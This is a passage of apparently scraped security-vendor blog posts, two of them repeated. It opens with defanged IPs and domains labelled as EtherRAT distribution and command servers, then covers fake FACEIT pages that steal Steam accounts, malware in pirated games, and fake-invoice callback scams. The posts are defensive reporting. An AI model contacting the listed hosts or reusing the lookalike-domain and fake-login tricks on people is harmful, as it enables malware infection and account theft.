      It seems that these domains and IPs are actually part of a much larger infrastructure that distributes malware, phishing, malicious documents, and remote software. It is possible that these infrastructures are shared by multiple threat actors who activate different URL endpoints based on the specific campaign. 

      Interestingly, the majority of the domains related to this malicious infrastructure in the past also returned an HTML page related to a “Bulletproof Infrastructure” service.  

      We found that these phishing campaigns typically start via emails with documents attached, such as PDF or Excel files. These documents ask the user to click a link to view another document. Below are two examples of the phishing documents attached to the emails:

      These phishing pages typically ask the user to enter their email address, then continue the infection chain and distribute phishing or malware pages.  Below are some of the phishing pages detected within the malicious infrastructure:

      Misconfigurations exposed the phishing kits 

      While tracking malicious websites, we found one with an open directory containing part of the phishing kit used in the campaigns. 

      Open directory hosting part of phishing kits


      The open directory contained several folders with code and pages related to the phishing campaigns. 

      Phishing kit code 

      Additionally, some domains were misconfigured and allowed the download of “cl.zip”, which contained the source code for the “URL Cloaker” pages. 

      Part of “URL Cloaker” code 

      Indicators of Compromise (IOCs)  

      IPs 

      82[.]165[.]65[.]244: malicious infrastructure  

      185[.]221[.]216[.]121: malicious infrastructure  

      43[.]163[.]233[.]166: malicious infrastructure  

      40[.]160[.]238[.]30: malicious infrastructure  

      159[.]89[.]227[.]204: malicious infrastructure  

      57[.]128[.]31[.]168: malicious infrastructure  

      Domains 

      ivorilla[.]cloud: EtherRAT distribution  

      mx[.]nrlwz[.]com: EtherRAT distribution  

      dn[.]eyqwj[.]com: EtherRAT distribution  

      bi[.]mkrjcsw[.]com: EtherRAT distribution  

      dorqen[.]casa: EtherRAT distribution  

      kelvra[.]club: EtherRAT distribution  

      cambioefectivo[.]com: EtherRAT C2  

      vabelles[.]com: EtherRAT C2  

      tranzed[.]org: EtherRAT C2  

      kibrisarazi[.]com: EtherRAT C2  

      aravisblog[.]com: EtherRAT C2  

      publicspeakingtip[.]org: EtherRAT C2  

      Acknowledgements 


      Stop threats before they can do any harm.

      Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
      •  

      Fake verification pages are stealing Steam accounts from players

      Online gamers should watch out for a convincing scam that aims to steal your Steam account.

      The scam uses fake FACEIT verification pages that look legitimate, complete with official branding, working links, and what appears to be a real Steam login window. By the time it asks for your password, many victims are convinced they’re interacting with a genuine service.

      The goal is to steal your Steam account.

      Why this scam targets FACEIT players

      If you’re not a competitive gamer, FACEIT might not mean anything to you. But to millions of people, it’s a big deal, and that makes it a target for impersonation by cybercriminals.

      FACEIT is one of the largest competitive gaming platforms for Counter-Strike 2 (CS2). Millions of players use it for ranked matches, tournaments, leagues, and advanced anti-cheat protections.

      To use FACEIT, players typically connect their Steam platform accounts, which are valuable for scammers.

      A stolen Steam account can contain:

      • Hundreds or thousands of dollars’ worth of purchased games
      • Valuable CS2 skins and items, some worth significant amounts of real money
      • Wallet funds and saved payment methods
      • Years of friends, messages, and community reputation

      Once criminals gain access, they can steal items, scam friends, or sell the account on criminal marketplaces.

      Because FACEIT connects to Steam, a fake “FACEIT verification” page is an easy way to trick people. Victims think they’re updating their account, but attackers are really trying to steal Steam accounts that may contain valuable games, skins, and wallet funds. Gamers are especially vulnerable because they’re used to linking accounts and following verification steps, and may act quickly if they think their access to a game is at risk.

      How the scam works

      The attack starts with a website that looks like an official FACEIT page. The scam pages are likely distributed through the same channels gamers use every day: community forums, chat servers, social media posts, and direct messages.



      The page claims FACEIT is offering free, optional identity verification to help build a more trusted community. It’s polished, uses the correct branding, and even includes working links to FACEIT’s real blog and support pages. Everything about it is designed to make you think you’re on a genuine FACEIT website, but you’re not.

      Fake FACEIT verification page
      Fake FACEIT verification page

      Instead of using the official faceit.com domain, the scammers use lookalike addresses such as:

      • faceit-discord.com
      • faceit-clubs-verify.com
      • faceit-verification-clubs.com

      The extra words like “verification” or “discord,” are designed to make these addresses look legitimate at a glance, but they’re sites that are controlled by cybercriminals.

      Many of these domains are only days or even hours old. Scammers constantly register new ones, knowing they’ll likely be blocked eventually. That’s why a site not being flagged as dangerous doesn’t mean it’s safe.

      There are small clues, though. In one example, the page listed both “Copyright 2024” and “Copyright 2025.” Legitimate companies rarely make mistakes like that, but scam sites often do.

      After the verification pitch, the page claims there’s a problem with your CS2 account and asks you to update your information to prove you’re not a cheater or using a smurf account.

      Here’s the clever part. The QR code appears blurry and difficult to scan. Researchers believe that’s intentional. After a few failed attempts, many users are likely to give up and click the easier-looking “Sign in through Steam” button instead.

      The broken QR code is the nudge that guides victims toward the part of the page where the real theft happens.

      Fake FACEIT page with a blurry QR code and "Sign in with Steam" button
      Fake FACEIT page with a blurry QR code and “Sign in with Steam” button


      When users eventually give up on the QR code and click the button, a Steam login window appears. It looks convincing, complete with the Steam logo, login fields, and what appears to be a steamcommunity.com address bar.

      But the window is fake.

      Fake Steam sign-in window steals your account details
      Fake Steam sign-in window steals your account details

      Instead of opening a real Steam login page, the scammers display a convincing copy inside the website itself. Security researchers call this a Browser-in-the-Browser attack. The fake window looks and behaves like a genuine browser pop-up, but the address bar is just part of the image.

      Anything entered into the form goes straight to the criminals. If the page also asks for a Steam Guard code, that gets stolen too, allowing attackers to access the account. Some victims are then tricked into “protecting” their items by transferring them to a friend or backup account, when they’re actually sending them directly to the scammers.

      How to protect yourself against this scam

      A few simple habits can stop this scam:

      • Check the real address bar. FACEIT’s official website is faceit.com. Be wary of lookalike domains such as faceit-discord.com or faceit-clubs-verify.com. Remember: a login window inside a webpage can fake its own address bar. Trust the one at the top of your browser, not the one inside the page.
      • Be suspicious of blurry QR codes. Researchers believe the QR code in this scam is deliberately blurred to push users toward the “Sign in through Steam” button instead.
      • Treat urgency as a warning sign. Messages about account problems, verification, or losing access are designed to make you act quickly. Slow down and verify first.
      • Go to the source. If you’re unsure whether FACEIT or Steam needs something from you, open the official website or app yourself rather than following links from Discord, messages, or ads.
      • Add another layer of protection. Scam sites often look legitimate. Malwarebytes Browser Guard can help block known phishing pages and other online scams before you enter your username and password.

      If you already entered your details

      Change your Steam password immediately, make sure Steam Guard is enabled, and sign out of all other devices. Check your Steam API key settings and remove any key you don’t recognize. Change the password anywhere else you reused it and review your account for unauthorized trades or purchases.

      Why this scam works

      This scam works because it doesn’t look like a scam. The branding is convincing, the story makes sense, and even the Steam login window appears legitimate.

      Most people know to check the address bar before entering a password. Browser-in-the-Browser attacks are designed to defeat that habit. Because the fake Steam window is built into the page itself, the criminals can make its address bar say whatever they want, including steamcommunity.com.

      The safest approach is to be suspicious of any login window that appears inside another website. If you’re unsure, close the page and sign in to Steam the way you normally would, through the official app or by typing the address yourself.

      That small pause, that refusal to take the convenient shortcut a page is pushing you toward, is all it takes to keep your account yours.


      Stop threats before they can do any harm.

      Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
      •  

      Fake verification pages are stealing Steam accounts from players

      Online gamers should watch out for a convincing scam that aims to steal your Steam account.

      The scam uses fake FACEIT verification pages that look legitimate, complete with official branding, working links, and what appears to be a real Steam login window. By the time it asks for your password, many victims are convinced they’re interacting with a genuine service.

      The goal is to steal your Steam account.

      Why this scam targets FACEIT players

      If you’re not a competitive gamer, FACEIT might not mean anything to you. But to millions of people, it’s a big deal, and that makes it a target for impersonation by cybercriminals.

      FACEIT is one of the largest competitive gaming platforms for Counter-Strike 2 (CS2). Millions of players use it for ranked matches, tournaments, leagues, and advanced anti-cheat protections.

      To use FACEIT, players typically connect their Steam platform accounts, which are valuable for scammers.

      A stolen Steam account can contain:

      • Hundreds or thousands of dollars’ worth of purchased games
      • Valuable CS2 skins and items, some worth significant amounts of real money
      • Wallet funds and saved payment methods
      • Years of friends, messages, and community reputation

      Once criminals gain access, they can steal items, scam friends, or sell the account on criminal marketplaces.

      Because FACEIT connects to Steam, a fake “FACEIT verification” page is an easy way to trick people. Victims think they’re updating their account, but attackers are really trying to steal Steam accounts that may contain valuable games, skins, and wallet funds. Gamers are especially vulnerable because they’re used to linking accounts and following verification steps, and may act quickly if they think their access to a game is at risk.

      How the scam works

      The attack starts with a website that looks like an official FACEIT page. The scam pages are likely distributed through the same channels gamers use every day: community forums, chat servers, social media posts, and direct messages.

      The page claims FACEIT is offering free, optional identity verification to help build a more trusted community. It’s polished, uses the correct branding, and even includes working links to FACEIT’s real blog and support pages. Everything about it is designed to make you think you’re on a genuine FACEIT website, but you’re not.

      Fake FACEIT verification page
      Fake FACEIT verification page

      Instead of using the official faceit.com domain, the scammers use lookalike addresses such as:

      • faceit-discord.com
      • faceit-clubs-verify.com
      • faceit-verification-clubs.com

      The extra words like “verification” or “discord,” are designed to make these addresses look legitimate at a glance, but they’re sites that are controlled by cybercriminals.

      Many of these domains are only days or even hours old. Scammers constantly register new ones, knowing they’ll likely be blocked eventually. That’s why a site not being flagged as dangerous doesn’t mean it’s safe.

      There are small clues, though. In one example, the page listed both “Copyright 2024” and “Copyright 2025.” Legitimate companies rarely make mistakes like that, but scam sites often do.

      After the verification pitch, the page claims there’s a problem with your CS2 account and asks you to update your information to prove you’re not a cheater or using a smurf account.

      Here’s the clever part. The QR code appears blurry and difficult to scan. Researchers believe that’s intentional. After a few failed attempts, many users are likely to give up and click the easier-looking “Sign in through Steam” button instead.

      The broken QR code is the nudge that guides victims toward the part of the page where the real theft happens.

      Fake FACEIT page with a blurry QR code and "Sign in with Steam" button
      Fake FACEIT page with a blurry QR code and “Sign in with Steam” button

      When users eventually give up on the QR code and click the button, a Steam login window appears. It looks convincing, complete with the Steam logo, login fields, and what appears to be a steamcommunity.com address bar.

      But the window is fake.

      Fake Steam sign-in window steals your account details
      Fake Steam sign-in window steals your account details

      Instead of opening a real Steam login page, the scammers display a convincing copy inside the website itself. Security researchers call this a Browser-in-the-Browser attack. The fake window looks and behaves like a genuine browser pop-up, but the address bar is just part of the image.

      Anything entered into the form goes straight to the criminals. If the page also asks for a Steam Guard code, that gets stolen too, allowing attackers to access the account. Some victims are then tricked into “protecting” their items by transferring them to a friend or backup account, when they’re actually sending them directly to the scammers.

      How to protect yourself against this scam

      A few simple habits can stop this scam:

      • Check the real address bar. FACEIT’s official website is faceit.com. Be wary of lookalike domains such as faceit-discord.com or faceit-clubs-verify.com. Remember: a login window inside a webpage can fake its own address bar. Trust the one at the top of your browser, not the one inside the page.
      • Be suspicious of blurry QR codes. Researchers believe the QR code in this scam is deliberately blurred to push users toward the “Sign in through Steam” button instead.
      • Treat urgency as a warning sign. Messages about account problems, verification, or losing access are designed to make you act quickly. Slow down and verify first.
      • Go to the source. If you’re unsure whether FACEIT or Steam needs something from you, open the official website or app yourself rather than following links from Discord, messages, or ads.
      • Add another layer of protection. Scam sites often look legitimate. Malwarebytes Browser Guard can help block known phishing pages and other online scams before you enter your username and password.

      If you already entered your details

      Change your Steam password immediately, make sure Steam Guard is enabled, and sign out of all other devices. Check your Steam API key settings and remove any key you don’t recognize. Change the password anywhere else you reused it and review your account for unauthorized trades or purchases.

      Why this scam works

      This scam works because it doesn’t look like a scam. The branding is convincing, the story makes sense, and even the Steam login window appears legitimate.

      Most people know to check the address bar before entering a password. Browser-in-the-Browser attacks are designed to defeat that habit. Because the fake Steam window is built into the page itself, the criminals can make its address bar say whatever they want, including steamcommunity.com.

      The safest approach is to be suspicious of any login window that appears inside another website. If you’re unsure, close the page and sign in to Steam the way you normally would, through the official app or by typing the address yourself.

      That small pause, that refusal to take the convenient shortcut a page is pushing you toward, is all it takes to keep your account yours.


      Stop threats before they can do any harm.

      Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

      •  

      Pirated PC games are delivering password-stealing malware

      A new Windows malware campaign hides inside pirated PC games and modified installers for franchises like Far Cry, Need for Speed, FIFA, and Assassin’s Creed.

      Researchers estimate that more than 400,000 devices worldwide have been infected, with around 30,000 users in the US.

      The infection method is simple and effective. Users are lured into installing a fully functional free game. While the cracked and repacked game appears to work, the malware installs silently in the background.

      The strain is being called “RenEngine loader” and sometimes referred to as Ren’Py because parts of the malicious code are embedded in a legitimate Ren’Py launcher used to run some visual novel games. When the launcher runs, it decompresses the game files and secretly starts the infection chain.

      Ren’Py is a legitimate, open-source visual novel engine used by developers to make story-driven games with text, images, sound, and interactive choices. The malware in this case is not Ren’Py itself. Attackers are abusing the engine or its launcher as a delivery method to hide malicious code inside pirated game installs.

      In practice, the primary infection vector is software piracy. Victims download cracked games or repacked installers from unofficial sites, then run what looks like a normal game launcher or setup file. In reality, they’re infecting their computer with a malware loader.

      At the time of writing, this loader is trying to deliver an infostealer called ARC, which can grab saved browser passwords, cookies, cryptocurrency wallets, autofill data, system details, and clipboard contents.

      But we’ve also seen other payloads being dropped, including Rhadamanthys stealer, Async Remote Access Trojan (RAT), and Backdoor.XWorm, which can expand the damage from credential theft to full remote control of the machine. That can mean account takeovers, financial fraud, crypto theft, and deeper compromise of personal or work data.

      Worst of all, a user may not realize they are infected until usernames and passwords have been stolen or the machine starts behaving strangely. 

      How to stay safe

      The most important lesson here is that “free” cracked software is often a delivery mechanism for malware, not a bargain. Once a loader like this is on the machine, the real goal is usually to steal credentials or install a secondary payload that is more persistent and more damaging.

      Some other general advice to stay safe:

      • Don’t download installers from unofficial sources.
      • Use real-time, up-to-date anti-malware protection to block loaders.
      • Keep your software up to date, especially Microsoft patches and other security-related programs.

      If you think your computer is infected and want to make sure, follow the instructions posted here. The amazing volunteers on our forums will help you through the process of cleaning your machine.


      We don’t just report on threats—we remove them

      Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

      •  

      Pirated PC games are delivering password-stealing malware

      A new Windows malware campaign hides inside pirated PC games and modified installers for franchises like Far Cry, Need for Speed, FIFA, and Assassin’s Creed.

      Researchers estimate that more than 400,000 devices worldwide have been infected, with around 30,000 users in the US.

      The infection method is simple and effective. Users are lured into installing a fully functional free game. While the cracked and repacked game appears to work, the malware installs silently in the background.

      The strain is being called “RenEngine loader” and sometimes referred to as Ren’Py because parts of the malicious code are embedded in a legitimate Ren’Py launcher used to run some visual novel games. When the launcher runs, it decompresses the game files and secretly starts the infection chain.

      Ren’Py is a legitimate, open-source visual novel engine used by developers to make story-driven games with text, images, sound, and interactive choices. The malware in this case is not Ren’Py itself. Attackers are abusing the engine or its launcher as a delivery method to hide malicious code inside pirated game installs.

      In practice, the primary infection vector is software piracy. Victims download cracked games or repacked installers from unofficial sites, then run what looks like a normal game launcher or setup file. In reality, they’re infecting their computer with a malware loader.

      At the time of writing, this loader is trying to deliver an infostealer called ARC, which can grab saved browser passwords, cookies, cryptocurrency wallets, autofill data, system details, and clipboard contents.

      But we’ve also seen other payloads being dropped, including Rhadamanthys stealer, Async Remote Access Trojan (RAT), and Backdoor.XWorm, which can expand the damage from credential theft to full remote control of the machine. That can mean account takeovers, financial fraud, crypto theft, and deeper compromise of personal or work data.

      Worst of all, a user may not realize they are infected until usernames and passwords have been stolen or the machine starts behaving strangely. 

      How to stay safe

      The most important lesson here is that “free” cracked software is often a delivery mechanism for malware, not a bargain. Once a loader like this is on the machine, the real goal is usually to steal credentials or install a secondary payload that is more persistent and more damaging.

      Some other general advice to stay safe:

      • Don’t download installers from unofficial sources.
      • Use real-time, up-to-date anti-malware protection to block loaders.
      • Keep your software up to date, especially Microsoft patches and other security-related programs.

      If you think your computer is infected and want to make sure, follow the instructions posted here. The amazing volunteers on our forums will help you through the process of cleaning your machine.


      We don’t just report on threats—we remove them

      Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

      •  

      We found this fake-invoice campaign while scammers were still building it

      A new batch of fake payment invoices is being staged right now, and we caught the campaign while it was still being put together. The emails impersonate PayPal, Amazon, and Geek Squad, and others, and they all share one goal: to scare you into calling a phone number where a fake “support agent” is waiting.



      What makes this wave unusual is that some of the templates we recovered still contained blank fields where the phone number and price should have been, while others were already complete and in circulation. We caught the campaign mid-rollout.

      What’s the scam?


      If you receive an email that looks like a receipt—“Your subscription renewed for $349,” “You sent a payment of $598.96”—and it tells you to call a number to cancel or dispute the charge, stop.

      There is no charge. The email exists to get you on the phone with a scammer who will then try to talk you into handing over remote access to your computer, your card details, or a “refund” that somehow requires you to send them money.

      This particular flavor is called a “phantom invoice” or “refund” scam, and the trick is psychological, not technical. That’s why these emails can often slip past spam filters: there’s often no malicious attachment or link for security systems to analyze. The scam is in the phone number you’re urged to call.

      If you didn’t make the purchase, there’s no need to call the number in the email to cancel it. Real companies don’t pressure customers into resolving unexpected charges through unsolicited phone numbers.

      The goal is simple: create enough concern to get you to call. You see a significant charge you don’t recognize, say $499, and your first instinct is to stop it. The invoice helpfully provides a number to call “if this wasn’t you.” So you call, and now you’re talking to the scammer.

      From there, the conversation usually leads to one of a few outcomes. They may ask you to install software so they can “fix” the charge, giving them access to your computer. They may ask for your card or bank details to “process the refund.” Or they may “accidentally” refund too much and ask you to send the difference back, usually by gift card or bank transfer.

      The invoice is just the bait, while the phone call is the trap.

      These emails are convincing, and some are already reaching inboxes. The good news is that simply receiving one doesn’t put you at risk. The scam only works if it succeeds in getting you to call the number provided. If you recognize the message as fraudulent and delete it, the attack stops there.

      If you did call the number and followed instructions from a scammer, run a virus scan and check your bank accounts. Change your critical passwords, enable multi-factor authentication (MFA), and make sure your security software is up to date.

      How we caught it half-built

      Most scam investigations start after the damage is done. This one was different. We came across a cluster of nearly identical invoice templates that were clearly part of the same kit, and several of them were incomplete.


      Where a finished scam email would show a phone number, some of these showed the literal text #TFN# instead, which is just a placeholder. (“TFN” is the scammers’ shorthand for toll-free number, the callback line they route victims to.) Others left the price as #PRICE#, the date as #DATE#, and the recipient as #EMAIL#. These are merge fields—the blanks a bulk-sending tool fills in automatically before a campaign goes out.

      Finding those placeholders still in place told us that the operation was still being assembled. Some templates were still half-finished, while others were already complete and carrying live callback numbers. We’d caught the campaign mid-rollout, between being built and fully launched.

      Why these invoices look believable

      The scammers use familiar brands such as PayPal, Amazon, and Geek Squad. They’re companies people expect to receive receipts and renewal notices from, which lowers suspicion.

      The charges are also carefully chosen. Amounts in the few-hundred-dollar range are large enough to cause concern but still seem plausible as a subscription renewal or online purchase.

      Many messages add urgency, telling recipients to call quickly to dispute or cancel the charge. This pressure is designed to stop people from verifying the transaction independently.

      Some invoices even combine trusted brands, such as claiming a payment was sent through PayPal to Amazon. Referencing multiple well-known companies makes the message appear more credible.

      How to spot a fake invoice

      The good news is that these scams share warning signs. Once you know what to look for, they get a lot easier to catch. Watch for any of these:

      • A charge you don’t remember making. If you don’t recognize the charge, verify it independently through your account or bank. If there’s no record of it, the invoice is likely a lure designed to get you to call.
      • A ticking clock. “Call within 12 hours,” “cancel before it renews,” or “act immediately” provide fake urgency designed to stop you thinking. Real billing problems can wait while you check.
      • Brands you trust, used as cover. The more familiar the logo, the less carefully people read. Scammers borrow trust they didn’t earn.
      • Odd details that don’t quite fit. A PayPal email “from” Amazon, a stray address that belongs to no one, or slightly off wording. Trust the small things that feel wrong.
      • Pressure to keep you on the phone. Once you call, a real company would never stop you from hanging up to verify, but a scammer will.

      If even one of these is present, treat the whole message as suspicious.

      Remember the single rule that defeats this entire scam: A genuine company will never rush you onto a call to undo a payment you never made. If you’re not sure whether a charge is real, close the email and check your account the normal way: by typing the company’s website into your browser yourself, or calling the number on the back of your bank card.

